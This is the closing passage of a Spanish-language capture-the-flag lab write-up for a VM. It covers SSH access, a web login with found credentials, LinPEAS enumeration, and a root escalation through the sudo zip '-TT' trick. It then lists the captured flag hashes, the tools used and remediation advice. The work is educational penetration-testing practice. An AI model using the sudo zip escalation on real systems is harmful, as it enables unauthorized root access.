


Acceder al ssh con el user encontrado anteriormente y la llave del zip:

Búsqueda de bandera2:




Entrada a la web con usario root y I_love_java:



Utilización de linpeas

1. Encuentro de vulnerabilidades con linpeas



Explotación del zip por sudo para root:

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
#
```

Usuario root actual

Búsqueda de bandera3:

```
# find ~/ -name "bandera3.txt"
/root/bandera3.txt
# cat /root/bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
#
```

4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	aa7153d8889e1efd2bd57dab46e528e5
Bandera2	2d1b15dceeaf04a2a6314135f845dee77
Bandera3	3c14d6f8ee4c66f8c4d9569b3101605a

6. Herramientas usadas

Nmap	Para ver puertos y versiones
Arp-scan	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Searchsploit	Para buscar vulnerabilidades
Metasploit	Para buscar vulnerabilidades por versión
LinPEAS	Subida de privilegios mediante exploits
fcrackzip	Para crackear las contraseñas
showmount	Para conectar con el servidor NFS

7. EXTRA Opcional

Herramientas usadas

Netdiscover	Para ver puertos
FFuF	Para ver ficheros disponibles

Técnicas:

Abuso de binarios ZIP SUDO: Para poder acceder a la vm como root

8. Conclusiones y Recomendaciones

1) No dejar información importante en el código fuente y ficheros públicos para no poder entrar mediante fuzzing.

2) Cambias de CMS más actualizado.